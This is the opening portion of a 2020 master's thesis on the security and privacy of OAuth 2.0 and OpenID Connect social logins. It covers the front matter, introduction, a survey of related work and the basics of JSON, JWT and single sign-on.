

RUHR-UNIVERSITÄT BOCHUM

Security and Privacy of Social Logins

Louis Christopher Jannett

Master's Thesis – October 15, 2020.
Chair for Network and Data Security.

Supervisor: Dr.-Ing. Christian Mainka
Advisor: Prof. Dr. Jörg Schwenk
Advisor: Dr.-Ing. Vladislav Mladenov

Abstract

Single Sign-On allows users to sign in once on a trusted Identity Provider and have their identities verified by each Service Provider they access afterward. Two protocols have gained widespread adoption in the wild: OAuth 2.0 is a delegated *authorization* protocol that was introduced in 2012 and extended two years later by the delegated *authentication* protocol OpenID Connect 1.0. This master’s thesis addresses three problems in Single Sign-On: (1) Real-world implementations on Identity Providers and Service Providers have proven to not strictly follow the standard specifications, which can result in negative effects on the implementation security and user privacy. Previous work has only focused on implementation flaws but failed to give in-depth insights into the underlying protocols. (2) Web technologies were refined over time to provide new capabilities for improved user experiences. The postMessage API is nowadays commonly used in cross-origin communication setups, including Single Sign-On implementations. The security implications of utilizing this API in Single Sign-On setups were not thoroughly analyzed yet. (3) Some Identity Providers provide “zero-click” authentication flows. Since sensitive identity information is transferred between independent parties, these flows can enable new privacy attacks. To complement these problems, this thesis first presents in-depth protocol descriptions of Single Sign-On solutions provided by Apple, Google, and Facebook. The real-world impact of postMessage security in Single Sign-On is evaluated based on widely-used Identity Providers and Service Providers. As a result, several postMessage attacks in Single Sign-On implementations are revealed to motivate security recommendations for future developments. Finally, this thesis describes two privacy attacks in Single Sign-On that are based on Cross-Site Leaks and demonstrates various privacy concerns of non-interactive sign-in flows on real-world Identity Providers.

Keywords — Social Login, Single Sign-On, OAuth, OpenID Connect, Google Sign-In, Facebook Login, Sign in with Apple, Authorization, Authentication, postMessage, Cross-Origin Communication, Privacy, Single Page Applications, XS-Leaks, Token Leaks, Account Takeover

Official Declaration

Hereby I declare that I have not submitted this thesis in this or similar form to any other examination at the Ruhr-Universität Bochum or any other institution or university.

I officially ensure that this paper has been written solely on my own. I herewith officially ensure that I have not used any other sources but those stated by me. Any and every parts of the text which constitute quotes in original wording or in its essence have been explicitly referred by me by using official marking and proper quotation. This is also valid for used drafts, pictures and similar formats.

I also officially ensure that the printed version as submitted by me fully confirms with my digital version. I agree that the digital version will be used to subject the paper to plagiarism examination.

Not this English translation but only the official version in German is legally binding.

Eidesstattliche Erklärung

Ich erkläre, dass ich keine Arbeit in gleicher oder ähnlicher Fassung bereits für eine andere Prüfung an der Ruhr-Universität Bochum oder einer anderen Hochschule eingereicht habe.

Ich versichere, dass ich diese Arbeit selbstständig verfasst und keine anderen als die angegebenen Quellen benutzt habe. Die Stellen, die anderen Quellen dem Wortlaut oder dem Sinn nach entnommen sind, habe ich unter Angabe der Quellen kenntlich gemacht. Dies gilt sinngemäß auch für verwendete Zeichnungen, Skizzen, bildliche Darstellungen und dergleichen.

Ich versichere auch, dass die von mir eingereichte schriftliche Version mit der digitalen Version übereinstimmt. Ich erkläre mich damit einverstanden, dass die digitale Version dieser Arbeit zwecks Plagiatsprüfung verwendet wird.

15.10.2020

DATE




LOUIS CHRISTOPHER JANNETT

Erklärung

Ich erkläre mich damit einverstanden, dass meine Masterarbeit am Lehrstuhl NDS dauerhaft in elektronischer und gedruckter Form aufbewahrt wird und dass die Ergebnisse aus dieser Arbeit unter Einhaltung guter wissenschaftlicher Praxis in der Forschung weiter verwendet werden dürfen.

15.10.2020

DATE



LOUIS CHRISTOPHER JANNETT

Contents

List of Figures	I
List of Tables	III
List of Listings	V
List of Abbreviations	VII
1 Introduction	1
1.1 Motivation	2
1.2 Related Work	4
1.3 Contribution	7
1.4 Organization of this Thesis	8
2 Foundations	9
2.1 JavaScript Object Notation	9
2.1.1 JSON Web Token and JSON Web Signature	10
2.2 Single Sign-On	11
2.2.1 Basics Concepts in OAuth 2.0 and OpenID Connect 1.0	11
2.2.2 The OAuth 2.0 Protocol	13
2.2.3 The OpenID Connect 1.0 Protocol	17
2.2.4 Advanced Concepts in OAuth 2.0 and OpenID Connect 1.0	21
2.3 Document Object Model	25
2.3.1 Windows	25
2.3.2 Browsing Context, Execution Context, and Window Group	26
2.3.3 Window Interface	27
2.3.4 Window Referencing	28
2.4 Same Origin Policy	31
2.5 Cross-Origin Communication	32
2.5.1 Cross-Origin Resource Sharing	32
2.5.2 Fetch API and XMLHttpRequests	33
2.5.3 PostMessage API	34
2.5.4 Channel Messaging API	37
2.5.5 Remote Procedure Calls	39
3 Single Sign-On Protocols in the Wild	41
3.1 Overview	42

3.2	Identity Provider: Apple	43
3.3	Identity Provider: Google	51
3.4	Identity Provider: Facebook	60
4	PostMessage Security in Single Sign-On	67
4.1	Attacker Model	67
4.2	Security Considerations	69
4.2.1	Security Checks	69
4.2.2	Hardening postMessage Security	74
4.2.3	Channel Messaging Security	75
4.3	Analysis and Debugging Techniques	76
4.4	Evaluation of postMessage Security in SSO SDKs	77
4.5	Evaluation of postMessage Security in SSO SP Implementations	79
4.5.1	Overview: SSO flows on real-world SPs	80
4.5.2	Evaluation: SSO flows on real-world SPs	83
4.5.3	Overview: Security of SSO flows on real-world SPs	85
4.5.4	Details: Security of SSO flows on real-world SPs	86
4.6	Responsible Disclosure	100
4.7	Lessons Learned: Security Recommendations	101
5	Privacy in Single Sign-On Protocols	103
5.1	XS-Leaks in SSO: Revealing End-User's Account Ownership and Identity	103
5.2	CSRF Protection in Single Sign-On SDKs	112
5.3	Automatic Sign-In and Session Management Practices in the Wild	116
6	Conclusion	123
6.1	Future Work	124
	Glossary	I
	Bibliography	III
	Papers	III
	RFCs, Specifications & Drafts	VI
	Blog Posts & Online Resources	VIII
A	Appendix	XI
A.1	SSO Protocols in the Wild: Protocol Flows and Messages	XI
A.2	PostMessage Security in SSO SDKs: Evaluation Details	XIV
A.3	CSRF Protection in SSO SDKs: Proof of Concept	XVII

List of Figures

2.1	Basic SSO setup.	12
2.2	The OAuth 2.0 Code Flow and Implicit Flow.	14
2.3	The OpenID Connect 1.0 Code Flow, Implicit Flow, and Hybrid Flow.	18
2.4	Browsing contexts, execution contexts, and window groups.	27
2.5	Window referencing within the DOM.	30
2.6	Cross-origin communication with the postMessage API.	36
2.7	Cross-origin communication with the Channel Messaging API.	38
3.1	<i>Sign in with Apple</i> popup flow.	47
3.2	<i>Google Sign-In</i> iframe flow.	54
3.3	<i>Google Sign-In</i> popup flow.	56
3.4	<i>Google One Tap Sign-In and Sign-Up</i> flow.	58
3.5	<i>Facebook Login SDK</i> flow.	64
4.1	Attack setup in the postMessage security analysis.	68
4.2	Basic SSO popup flow.	81
4.3	CBS Interactive – Vulnerable postMessage sender.	88
4.4	SAP Customer Data Cloud – Vulnerable postMessage sender.	92
5.1	Account leakage attack.	105
5.2	Identity leakage attack.	106
5.3	Automatic sign-in on Change.org with Facebook.	122
5.4	Automatic sign-in on Instagram with Facebook.	122

List of Tables

2.1	OAuth 2.0 and OpenID Connect 1.0 flows.	13
3.1	Redirection mechanisms supported by Apple.	45
3.2	Redirection mechanisms supported by Google.	53
3.3	Redirection mechanisms supported by Facebook.	62
4.1	Evaluation of postMessage security in SSO SDKs.	78
4.2	Context switch in SSO popup flows.	82
4.3	Overview of SSO flows used by Moz’s top 63 SPs.	84
4.4	Evaluation of postMessage security in SSO SP implementations.	86
4.5	Overview of responsible disclosure process.	101
5.1	Overview of SSO privacy attacks.	104
5.2	Evaluation of login CSRF with respect to SSO SDKs.	115
5.3	Overview of automatic sign-in features in SSO SDKs.	117
A.1	OAuth and OIDC flows supported by Apple, Google, and Facebook. . . .	XI
A.2	AuthnReq parameters supported by Apple, Google, and Facebook. . . .	XII
A.3	AuthnResp parameters supported by Apple, Google, and Facebook. . . .	XIII
A.4	TokenReq parameters supported by Apple, Google, and Facebook. . . .	XIII
A.5	TokenResp parameters supported by Apple, Google, and Facebook. . . .	XIV
A.6	Evaluation of postMessage security in <i>Sign in with Apple JS</i>	XIV
A.7	Evaluation of postMessage security in <i>Google Sign-In</i>	XV
A.8	Evaluation of postMessage security in <i>Google One Tap</i>	XV
A.9	Evaluation of postMessage security in <i>Facebook Login</i>	XVI

List of Listings

2.1	Example of JSON object.	9
2.2	Example of digitally signed JWT.	10
2.3	Example of Fetch API request with CORS.	34
2.4	Example of JSON-RPC request object.	40
2.5	Example of JSON-RPC response object.	40
3.1	<i>Sign in with Apple</i> postMessage payload.	50
4.1	Static postMessage destination check.	70
4.2	Static postMessage origin check.	73
4.3	Dynamic postMessage origin check.	73
4.4	NYTimes – Vulnerable postMessage receiver.	87
4.5	NYTimes – Proof of Concept – DOM-based XSS.	87
4.6	CBS Interactive – Proof of Concept – Account Takeover.	89
4.7	AliExpress – Vulnerable postMessage sender.	90
4.8	AliExpress – Proof of Concept – Account Takeover.	91
4.9	SAP Customer Data Cloud – Proof of Concept – Account Takeover.	93
4.10	El Mundo – Vulnerable postMessage sender.	94
4.11	El Mundo – Proof of Concept – Account Takeover.	94
4.12	Alibaba – Vulnerable postMessage sender.	95
4.13	Alibaba – Proof of Concept – Account Takeover.	96
4.14	Alibaba – Vulnerable postMessage receiver.	96
4.15	Alibaba – Proof of Concept – DOM-based XSS.	97
4.16	LoginRadius – PostMessage sender.	98
4.17	LoginRadius – Vulnerable postMessage receiver.	98
4.18	LoginRadius – Proof of Concept – Account Takeover.	99
4.19	Akamai – Proof of Concept – Account Takeover.	100
5.1	XS-Leak in Fetch API detects cross-origin redirects.	108
5.2	XS-Leak with timing side channel detects cross-origin redirects.	109
5.3	Facebook CORS request.	120
5.4	Facebook CORS response.	120
A.1	Proof of Concept – Login CSRF on www.wix.com	XVII
A.2	Proof of Concept – Login CSRF on samsung.com	XVII
A.3	Proof of Concept – Login CSRF on wikihow.com	XVII
A.4	Proof of Concept – Login CSRF on imageshack.us	XVIII

List of Abbreviations

authnEndp Authentication Endpoint

authnReq Authentication Request

authnResp Authentication Response

authzEndp Authorization Endpoint

authzReq Authorization Request

authzResp Authorization Response

loginEndp Login Initiation Endpoint

redirectionEndp Redirection Endpoint

resourceEndp Resource Endpoint

tokenEndp Token Endpoint

tokenReq Token Request

tokenResp Token Response

2FA Two-Factor Authentication

API Application Programming Interface (Glossary: API)

AS Authorization Server

Client Client Application

COOP Cross Origin Opener Policy

CORS Cross-Origin Resource Sharing

CSP Content Security Policy

CSRF Cross-Site Request Forgery (Glossary: CSRF)

CSS Cascading Style Sheets

DKIM DomainKeys Identified Mail (Glossary: DKIM)

DOM Document Object Model

GUI Graphical User Interface

HTML Hypertext Markup Language

HTTP Hypertext Transfer Protocol

ID Identifier

IdMS Identity Management System (Glossary: IdMS)

IdP Identity Provider

JS JavaScript

JSON JavaScript Object Notation

JWS JSON Web Signature

JWT JSON Web Token

MAC Message Authentication Code

MITM Man-in-the-Middle

OAuth OAuth 2.0

OIDC OpenID Connect 1.0

OP OpenID Provider

OS Operating System

PKCE Proof Key for Code Exchange

POC Proof of Concept

REST Representational State Transfer (Glossary: REST)

RP Relying Party

RPC Remote Procedure Call

RQ Research Question

RS Resource Server

SaaS Software as a Service (Glossary: SaaS)

SDK Software Development Kit (Glossary: SDK)

SOP Same Origin Policy

SP Service Provider

SPF Sender Policy Framework (Glossary: SPF)

SSO Single Sign-On

TTP Trusted Third Party

UA User Agent

UI User Interface

URI Uniform Resource Identifier

URL Uniform Resource Locator

UUID Universally Unique Identifier

UX User Experience

XHR XMLHttpRequest

XML Extensible Markup Language

XS-Leak Cross-Site Leak

XSS Cross-Site Scripting (Glossary: XSS)

1 Introduction

With the Web 2.0, developers began to transfer static website content, which mainly served for informational purposes, into user-centric approaches. Along with this transformation, authentication methods were needed to prove the End-User's identity to Service Providers (SPs). Traditionally, username and password-based login processes were used, which served as an easy-to-implement, straightforward solution and are still widely deployed in today's web applications (web apps).

With the introduction of Software as a Service (SaaS) and cloud computing, new types of native-like web apps were introduced and traditional native applications (native apps) are steadily migrated to the cloud. Examples of consumer software running in the web browser and on backend servers include office suites, communication services and collaboration tools. As a consequence, End-Users have to remember a growing number of individual but strong authentication credentials for each online service they are using, which is also known as the Password Dilemma. Hence, the username and password-based authentication approach comes to its limit with respect to usability and User Experience (UX). Besides other proposed solutions, such as credential management software and WebAuthn, Single Sign-On (SSO) is attracting widespread interest due to its flexibility and interoperability.

In particular, the two protocols OAuth 2.0 (OAuth) and OpenID Connect 1.0 (OIDC) became the de-facto standard for delegated authorization and authentication in consumer-level applications. Although the two protocols are strongly related to each other, the areas of application are strictly separated. OAuth delegates the *authorization* of an SP accessing the End-Users protected resources to an additional instance that acts as a Trusted Third Party (TTP), also called the Identity Provider (IdP). OIDC adds an identity layer on top of the OAuth protocol that additionally *authenticates* the End-User on the SP. While OIDC complies with the high-level idea of an SSO protocol, OAuth must be considered as an authorization protocol.

In SSO, End-Users need to maintain a single credential to sign in on the trusted IdP. The responsibility of authenticating the End-User on related SPs is delegated to the IdP, eliminating the need of additional credentials. Therefore, the established session on the IdP is subsequently used such that the End-User must sign in only once, which results in enhanced convenience and UX. Accordingly, the fundamental characteristic of OAuth and OIDC is manifested in the benefit that End-Users do not have to share their login credentials with a possibly malicious or only insufficiently protected SP. Instead, the IdP issues revocable tokens to be consumed and verified by the SP in order to get

authorized access to protected resources or reveal the End-User's identity and profile information.

Researchers have always seen OAuth and OIDC as security-critical protocols. Due to its single point of failure, successful attacks pose a risk to the authenticity of all End-User's accounts on the affected SPs and IdPs. On top, the potential security threats in OAuth and OIDC are not widely understood by developers due to the protocol's complexity. Thus, SSO is an attractive target for attackers and future research.

This master's thesis ties up on real-world SSO implementations by focusing on the following Research Questions (RQs) that are motivated in Section 1.1.

1.1 Motivation

RQ I: Single Sign-On & Standard Compliance

How do real-world Single Sign-On implementations differ from the standard OAuth 2.0 and OpenID Connect 1.0 specifications?

While on the one hand, SSO protocols can offer security and privacy advantages, on the other hand, erroneous implementations result in an increased attack surface and insufficient data privacy protection. Until now various research about the formal specifications has been undertaken which lead to the discovery of new attack scenarios and multi-layered implementation flaws. As a result, several new revisions, extensions, and security recommendations were introduced to enhance the security of real-world SSO implementations. That is why developers must carefully follow the standard references and adhere to security best practices.

Moreover, the protocol incorporates two parties implementing parts of the sign in flow: the Identity Provider and Service Provider. In practice, the IdP typically provides social login capabilities in the form of Software Development Kits (SDKs), which are then implemented by application developers. While the IdP may not strictly follow the OAuth and OIDC specifications, the SP may not comply with the IdP's implementation guides. On top, developers are left with space for customizations, as for instance the End-User's authentication & consent on the IdP as well as session establishment on the SP. RQ II ties up on these custom implementations and evaluates the security with respect to the postMessage Application Programming Interface (API).

RQ II: Single Sign-On & postMessage API

How do real-world Single Sign-On implementations use the postMessage API for cross-origin token exchange and are they securely implemented?

Due to an increased use of sign-in flows in popups, the `postMessage` API is set to become a vital factor in SSO. Although standardized flows make use of redirects, popups provide the advantage to not interrupt the user's interaction on the main website. The SSO flow is executed within a popup window and finally uses the `postMessage` API to return control back to the primary window.

In principle, the `postMessage` API provides a controlled circumvention of the Same Origin Policy (SOP) — the most essential security cornerstone in web browsers. Due to the fact that developers are responsible to securely implement the API while the security implications are still not widely understood, many web applications showed significant deficits in the past [34, 32, 15, 45, 2]. Common attacks are ranging from information leakage to DOM-based Cross-Site Scripting (XSS).

Single page applications (SPAs) are gaining increased attention in modern web development. Due to their modular design patterns, the `postMessage` API is generating considerable interest in terms of cross-window communication. Accordingly, it is a critical part of SSO processes within SPAs. Previous work has failed to address the specific characteristics of SSO in SPAs that are regulated in the standard specification. Therefore, this thesis takes a new look at SSO in SPAs and evaluates the present state in the wild.

RQ III: Single Sign-On & Privacy

How do real-world Single Sign-On implementations and standard-compliant protocol specifications harm user privacy?

IdPs implement several features in their SSO SDKs to improve User Experience. Once the End-User is logged in on the IdP and agreed to the consent at least once, these features facilitate automatic sign-in of End-Users without explicitly asking the End-User for consent in each flow. SPs could abuse these features by secretly identifying the user in the background. With this in mind, it is left to investigate whether these practices are actually observable in the wild.

In similar case, the standard defines several properties allowing seamless SSO flows, such as the `prompt=none` and `login_hint` parameters. In the literature, there seems to be no investigations on these parameters with respect to privacy factors. Thus, future research on privacy-related effects of these parameters is motivated.

Finally, CSRF attacks in SSO not only pose a risk to the End-User's account security, but also harm user privacy. To name one example, the victim's interests on an online shopping site may be exposed to the attacker if an undetected CSRF-login into the attacker's account was successfully executed. Since IdPs commonly provide their SSO solutions as easy-to-implement SDKs to developers, this thesis reviews the developer documentations on CSRF-protective measures and whether these are implemented in the wild.

1.2 Related Work

Theory and Practice of Single Sign-On

In 2016, Fett, Küsters, and Schmitz [23] presented a comprehensive formal security analysis of the OAuth 2.0 specification in a web model. Similarly, they carried out the first in-depth security analysis of OpenID Connect 1.0 in a web model back in 2017 [24].

In 2016, Mainka, Mladenov, and Schwenk [54] introduced two novel attacks, ID Spoofing and Key Confusion, which make use of a malicious IdP to compromise the security of all accounts on an affected SP. In parallel, the authors also revealed significant deficits in the OIDC *Discovery* and *Dynamic Registration* extensions, which initiated the development of new revisions [57]. As a result, the idea of second-order vulnerabilities in SSO was introduced and formally specified as the *Malicious Endpoints attack*. Along with a systematic security analysis of known attacks on SSO protocols and an adaptation to OpenID Connect 1.0, Mainka et al. [56] introduced two novel second-order attacks on OIDC in 2017 (which they also call cross-phase attacks): *Identity Provider Confusion & Malicious Endpoints Attack*. Both attacks were evaluated in the wild and implemented in the automated testing tool PrOfESSOS.

Wang, Chen, and Wang [84] carried out the first systematic field study on commercially deployed SSO systems back in 2012 and discovered a total of eight flaws related to token verification. In parallel, Sun and Beznosov [81] analyzed the implementations of the three major OAuth IdPs Facebook, Microsoft, and Google as well as several SPs supporting Facebook SSO. The authors uncovered various issues caused by design decisions made for implementation simplicity and thus reached the conclusion that JavaScript SDKs are crucial for future SSO systems and require rigorous security analyses. Therefore, Wang et al. [85] (2013) specified implicit assumptions required for secure use of SSO SDKs and formally showed that these are violated in practice.

Li and Mitchell [48] studied the OAuth implementation security of Chinese IdPs and SPs in 2014. They discovered several logical flaws and concluded that half are susceptible against CSRF attacks within the account linking process. In parallel, Hu et al. [36] concentrated on social networking platforms and their common API design principles to develop the App impersonation attack — an intrinsic vulnerability of OAuth 2.0 caused by the support of multiple authorization flows and token types.

Li and Mitchell [47] performed a large-scale practical study in 2016 on SPs supporting Google SSO. Several vulnerabilities caused by a combination of Google’s custom OIDC design as well as design decisions made by developers were discovered. In parallel, Wang et al. [83] conducted a study on how developers customize OAuth on different web and mobile platforms. They reconstructed the authentication mechanisms employed and found out that applications lack sufficient verification mechanisms, resulting in multiple End-User and Client impersonation attacks.

Bai et al. [12] initially proposed AUTHSCAN in 2013 — an automated analysis tool that recovers web authentication protocol specifications from their implementations. As a result, the authors discovered a total of seven implementation flaws in SSO systems and custom web authentication logic. In 2014, Zhou and Evans [89] developed SSOScan — an automatic vulnerability scanner specifically designed for applications integrating with Facebook SSO. Several sites were scanned on five known issues from which over 20% suffered from at least one. Likewise, Yang et al. [88] presented OAuthTester in 2016 — an adaptive model-based security assessment framework designed for OAuth systems in practice. Besides its ability to identify existing implementation flaws, new vulnerabilities can be discovered in an automated manner. In 2019, Li, Mitchell, and Chen [50] introduced *OAuthGuard* — an OAuth 2.0 and OpenID Connect 1.0 scanner specifically designed for Google SSO services. Unlike previous scanners, which were designed for vulnerability detection only, OAuthGuard additionally protects the user security and privacy on insufficiently secured SPs.

Finally, Bhavuk Jain [16] found a harmful bug in the *Sign in with Apple* implementation, which recently gained attention in media. The vulnerability was located within the authentication & consent process that is not formally defined but still essential. In short, the bug allowed an attacker to issue tokens for arbitrary email addresses, resulting in a zero-click account takeover on various SPs.

As shown, previous work has extensively focused on the security of SSO systems both in theory and in practice. Several papers demonstrated how web services fail to correctly implement SSO. Also, formal security analyses on the specifications were conducted, which revealed significant lacks in implementation security and introduced entirely new attack classes. Unfortunately, there is still no comprehensive overview on current real-world SSO protocols and their specific implementation characteristics. Thus, this thesis complements prior work by specifying the underlying protocols and authentication mechanisms in place. The results of this study will reveal “how things are actually implemented in the wild” and thus establish a basis for future security analyses.

Security of postMessage API

Back in 2009, Barth, Jackson, and Mitchell [15] conducted a study on cross-frame communication in web browsers and developed attacks breaking the confidentiality of messages sent via the postMessage API. As a result, the authors proposed a simple defense that explicitly ensures confidentiality by extending the postMessage API with an additional origin parameter, which was adopted by browsers. In contrast, Son and Shmatikov [79] (2013) performed a comprehensive analysis on the authentication of messages sent via postMessage. Therefore, the authors analyzed several postMessage receivers that either performed checks incorrectly or not at all, causing a broad range of vulnerabilities such as XSS and *localStorage* injections.

In 2010, Hanna et al. [34] studied the real-world usage of `postMessage` in *Facebook Connect* and *Google Friend Connect*. Although these systems are nowadays outdated or heavily modified, their research still demonstrates the impact of insecure `postMessage` usage on message authenticity and confidentiality in SSO.

In 2016, Guan et al. [32] initially introduced an information leakage threat called *DangerNeighbor* attack. Commonly in practice, third-party SPs provide `postMessage` receiver functions that are imported on the hosting page and thus share the same origin. This leads to the observation that a malicious service is able to eavesdrop messages from other services sent to the hosting page. Until today, no defensive mechanisms are deployed in the wild. Guan, Li, and Sun [30] (2017) examined the implications of the *DangerNeighbor* attack under the context of SSO. Since any receiver on the hosting page can eavesdrop SSO-related tokens, account hijacking is most likely to happen. Finally, Guan et al. [31] (2018) performed a systematic case study on the *DangerNeighbor* attack in the wild and found that several websites using Facebook SSO and Google SSO may leak End-User’s private information.

More recent findings regarding the security of `postMessage` in SSO have led to a rapid rise in popularity for further research. For instance, Amol Baikar [2] combined insufficient parameter validation with improper `postMessage` usage in Facebook’s SSO implementation, resulting in token leaks. Similarly, Kumar [45] took advantage of insufficient `postMessage` checks in the *Facebook Login* SDK to accomplish DOM-based XSS on `www.facebook.com`.

Previous work on `postMessage` in SSO introduced the *DangerNeighbor* attack under strong adversarial assumptions. In particular, the adversary must be able to include JavaScript (JS) code on the hosting site. In this thesis, the security of `postMessage` in SSO is evaluated under weak adversarial assumptions (web attacker model), in which the adversary is not able to include JS code on the hosting site.

Privacy in Single Sign-On

In 2015, Shernan et al. [78] evaluated the CSRF protection in several OAuth implementations. The authors also addressed several weaknesses in sample code provided in developer documentation, resulting in inconsistent implementation of protections among SPs. Li, Mitchell, and Chen [49] (2018) applied existing CSRF defenses to OAuth and OIDC for an additional layer of protection.

Since previous work has only focused on CSRF attacks within standardized redirect flows, this thesis aims to further address the CSRF protections in modern SSO SDKs and their effect on user privacy.

In 2015, Fett, Küesters, and Schmitz [22] explored the privacy limitations of traditional SSO schemes and proposed an entirely new privacy-preserving SSO system SPRESSO. As a result, the IdP does not learn the SP on which the End-User logs in. In the recent

work of Hammann, Sasse, and Basin [33] (2020), the authors proposed two extensions to the existing OpenID Connect 1.0 standard. They primarily prevent the IdP from learning the SP on which the End-User logs in. Further, they impede SPs from tracking users through colluding their static subject identifiers. Both proposals formally prove their claimed security and privacy enrichments.

Although these approaches are interesting, they fail to take the SP into account. Until now, researchers have failed to provide an overview of privacy considerations on the SP's side. Despite the consent page, which protects the End-User's identity, there is still some information about the End-User which may be leaked to a non-authorized SP.

In the light of recent events in web-related privacy, there is now much considerable concern about Cross-Site Leaks (XS-Leaks). In [17] (2007), Bortz and Boneh measured the time websites take to load and studied the effect on the End-User's privacy. For instance, the authors were able to successfully identify the End-User's logged-in status and number of objects in the shopping card on other websites. Lee, Kim, and Kim [46] (2015) used the cross-origin resource caching in AppCache to identify whether the website returned a success (200), redirection (300), or error (400/500) response status. In [26] (2016), Goethem et al. proposed several techniques on how to reveal the size of resources by exploiting design flaws in the storage mechanisms of browsers. Staicu and Pradel [80] (2019) described a novel de-anonymization attack called *leaky images*. Basically, a malicious website embeds a privately shared image, which will load only for the targeted user who is logged into the image sharing service and was granted access to that image.

Since redirects are an important mechanism in SSO, they also leak specific information about the End-User, which motivates further research. Therefore, this thesis introduces a new perspective on XS-Leaks in SSO and presents a new privacy-related attack with an impact similar to the leaky images attack.

1.3 Contribution

The contributions of this master's thesis are as follows:

1. We present an up-to-date protocol analysis of Single Sign-On Identity Provider implementations in the wild, including *Sign in with Apple*, *Google OAuth 2.0 and OpenID Connect 1.0*, *Google Sign-In*, *Google One Tap Sign-In and Sign-Up*, *Facebook Login*, and *Facebook Login SDK*.
2. We evaluate the security of postMessage usage in Single Sign-On SDKs and custom Single Sign-On Service Provider implementations.
3. We develop privacy attacks on standard-compliant Single Sign-On implementations and inspect real-world Single Sign-On implementations on methods that harm user privacy.

1.4 Organization of this Thesis

This thesis is divided into five chapters. Chapter 2 gives a brief overview on the fundamentals of Single Sign-On and the related protocols OAuth 2.0 and OpenID Connect 1.0. Basic principles and characteristics of cross-window communication and single page applications are discussed as well. Apple's, Google's, and Facebook's diverse Single Sign-On protocols are subsequently analyzed in Chapter 3. Chapter 4 outlines the investigation of real-world Single Sign-On implementations with a special focus on the `postMessage` API and cross-window communication. Chapter 5 reveals various privacy considerations regarding concrete Single Sign-On SDKs and general properties defined in the standard. Conclusions and suggestions for future work are worked out in Chapter 6.

2 Foundations

This chapter outlines the foundations of this thesis. Section 2.1 introduces the JavaScript Object Notation data interchange format, along with JSON Web Token and JSON Web Signature. Section 2.2 addresses basic Single Sign-On concepts, the protocols OAuth 2.0 and OpenID Connect 1.0, and several advanced concepts essential for our real-world protocol analyses in Chapter 3. Section 2.3 focuses on the Document Object Model and presents various concepts related to web browser windows. Section 2.4 defines the Same Origin Policy that motivates the methods used for cross-origin communication, which are presented in Section 2.5.

2.1 JavaScript Object Notation

JavaScript Object Notation (JSON) is defined in RFC 8259 as “[...] a lightweight, text-based, language-independent data interchange format” defining “[...] a small set of formatting rules for the portable representation of structured data” [18].

In JSON, data is serialized into four primitive data types – *strings*, *numbers*, *booleans*, *null* – and two structured types – *objects* and *arrays* (which are based on their JS equivalents). Listing 2.1 reveals the structure of an exemplary JSON object.

Listing 2.1: Example of JSON object including *strings*, *numbers*, *booleans*, *null*, *objects*, and *arrays*.

```
1 {
2   "myString": "foo",
3   "myNumber": 2020,
4   "myArray": ["foo", 3030, false, null, {"faa": true}, [1, 2, 3]],
5   "myObject": {
6     "myBoolean": true,
7     "myNull": null
8   }
9 }
```

2.1.1 JSON Web Token and JSON Web Signature

RFC 7515 defines JSON Web Signature (JWS) as a representation of “[...] content secured with digital signatures or Message Authentication Codes (MACs) using JSON-based data structures” [41]. RFC 7519 defines JSON Web Token (JWT) as a “[...] compact, URL-safe means of representing claims to be transferred between two parties” [42].

The JWT claims are serialized as a JSON object that is digitally signed or integrity protected using the cryptographic mechanisms defined by the JWS standard [41]. Listing 2.2 presents the overall (decoded) structure of a digitally signed JWT, which is the concatenation of a JWT header, JWT body, and JWT signature:

Listing 2.2: Example of digitally signed JWT (decoded). The JWT header, JWT body, and JWT signature are separated by period characters.

```

1  {
2    "typ": "JWT",
3    "alg": "RS256",
4    "kid": "123XYZ"
5  }
6  .
7  {
8    "sub": "1234567890",
9    "name": "Alice",
10   "iat": 1577836800
11  }
12  .
13  [signature bytes]
```

JWT header contains the cryptographic algorithm (`alg`) and identifier of the key (`kid`) used to digitally sign or integrity protect the JWT body. In this example, the `RS256` algorithm is applied, which is defined in RFC 7518 [40] as `RSASSA-PKCS1-v1_5` using `SHA-256` (asymmetric).

JWT body contains the claims as key-value pairs. This JSON object is used as the payload of the JWS cryptographic operations.

JWT signature contains the “raw” bytes of the signature.

Finally, the JWT header, JWT body, and JWT signature are *individually* base64url-encoded and concatenated – separated by period characters – such that a compact, URL-safe representation is obtained:

```
eyJhbG[...] . eyJzdW[...] . SflKxw[...]
```

2.2 Single Sign-On

Traditional username and password-based authentication scenarios usually involve two parties: the Service Provider provides services to the End-User as soon as the End-User is authenticated on the Service Provider. Therefore, the End-User sends its credentials to the Service Provider. Once the Service Provider verifies the credentials (i.e. by comparing them with its database), it finally provides the services to the End-User.

In Single Sign-On scenarios, the authentication of the End-User on the Service Provider is delegated to an additional instance that acts as a Trusted Third Party: the so-called Identity Provider. Therefore, the End-User sends its credentials to the Identity Provider. Once the Identity Provider verifies the credentials, it issues tokens to be consumed by the Service Provider. The Service Provider finally verifies the tokens it received from the Identity Provider and provides the services to the End-User.

In practice, two well-known protocols are used in consumer-level applications:

OAuth 2.0 (OAuth) provides delegated *authorization*, that is, the End-User *authorizes* the Service Provider to access its protected resources on the Resource Server. Therefore, the Service Provider does not have to know the identity of the End-User using its service. One such example is a third party calendar application that is *authorized* to access the End-User's *Google Calendar*.

OpenID Connect 1.0 (OIDC) provides delegated *authorization* and *authentication*, that is, the End-User *authorizes* the Service Provider similar to OAuth 2.0 and additionally reveals its identity to the Service Provider. Therefore, OpenID Connect 1.0 adds a “[...] simple identity layer on top of the OAuth 2.0 protocol” [67]. One such example is a third party messaging application that uses the *Google Identity Provider* to sign in the End-User with its Google account.

Section 2.2.1 first introduces the basics of OAuth 2.0 and OpenID Connect 1.0, before both protocols are detailed in Sections 2.2.2 and 2.2.3. Section 2.2.4 finally presents advanced concepts in OAuth 2.0 and OpenID Connect 1.0.

2.2.1 Basics Concepts in OAuth 2.0 and OpenID Connect 1.0

Figure 2.1 depicts a basic Single Sign-On setup involving the following parties:

- The **End-User** is an individual that interacts within its User Agent to either (1) authorize the Service Provider to access its protected resources on the Resource Server or (2) authenticate on the Service Provider for login purposes. Therefore, the End-User has an account with valid credentials on the Identity Provider.
- The **User Agent (UA)** is the End-User's web browser.

